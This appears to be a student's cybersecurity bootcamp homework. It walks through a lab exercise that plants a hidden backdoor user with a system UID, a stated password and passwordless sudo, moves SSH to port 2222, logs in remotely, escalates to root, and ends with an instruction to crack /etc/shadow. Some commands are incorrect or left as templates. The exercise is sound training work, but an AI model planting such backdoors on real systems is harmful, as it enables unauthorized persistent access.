**Week 6 Homework Submission File: Advanced Bash - Owning the System**

Please edit this file by adding the solution commands on the line below the prompt.

Save and submit the completed file for your homework submission.

**Step 1: Shadow People**

1. Create a secret user named sysd. Make sure this user doesn't have a home folder created:

*root:~\ $ sudo useradd sysd --uid 128*

*root:~\ $ tail /etc/passwd*

*sysadmin:x:1000:1000:sysadmin:/home/sysadmin:/bin/bash*

*vboxadd:x:999:1::/var/run/vboxadd:/bin/false*

*vagrant:x:300:300::/home/vagrant:/bin/bash*

*student:x:1001:1001::/home/student:/bin/bash*

*mitnik:x:1002:1002::/home/mitnik:/bin/bash*

*babbage:x:1003:1003::/home/babbage:/bin/bash*

*lovelace:x:1004:1004::/home/lovelace:/bin/bash*

*stallman:x:1005:1005::/home/stallman:/bin/bash*

*turing:x:1006:1006::/home/turing:/bin/bash*

*sysd:x:128:1007::/home/sysd:/bin/sh*

1. Give your secret user a password:

*root:~\ $ passwd sysd*

*Enter new UNIX password:*

*Retype new UNIX password:*

*passwd: password updated successfully*

*(shhhhh…..set to Secret1)*

1. Give your secret user a system UID < 1000:

*root:~\ $ sudo useradd sysd --uid 128*

*(set uid when user was created)*

1. Give your secret user the same GID:

root:~\ $ groups sysd --gid 128

1. Give your secret user full sudo access without the need for a password:

*root:~\ $ visudo*

*sysd ALL=(ALL:ALL) NOPASSWD:ALL*

1. Test that sudo access works without your password:

root:~\ $ su sysd

$ whoami

sysd

$ sudo -l

Matching Defaults entries for sysd on scavenger-hunt:

env\_reset, mail\_badpass,

secure\_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User sysd may run the following commands on scavenger-hunt:

(ALL : ALL) NOPASSWD: ALL

$ passwd sysadmin

passwd: You may not view or modify password information for sysadmin.

$ sudo passwd sysadmin

Enter new UNIX password:

Retype new UNIX password:

No password supplied

Enter new UNIX password:

Retype new UNIX password:

Sorry, passwords do not match

passwd: Authentication token manipulation error

passwd: password unchanged

$ Enter new UNIX password:

Retype new UNIX password:

Sorry, passwords do not match

passwd: Authentication token manipulation error

passwd: password unchanged

$

**Step 2: Smooth Sailing**

1. Edit the sshd\_config file:

*sysadmin@UbuntuDesktop:~$ nano /etc/ssh/sshd\_config*

*Change #Port 22 to: Port 2222*

**Step 3: Testing Your Configuration Update**

1. Restart the SSH service:

*$sudo systemctl {start|stop|restart|status sshd.service}*

1. Exit the root account:

*$exit*

1. SSH to the target machine using your sysd account and port 2222:

*$ssh sysd@192.168.6.105 -p 2222*

1. Use sudo to switch to the root user:


*$sudo -s*


**Step 4: Crack All the Passwords**


1. SSH back to the system using your sysd account and port 2222:


*$ssh sysd@192.168.6.105 -p 2222*

1. Escalate your privileges to the root user. Use John to crack the entire /etc/shadow file:







.

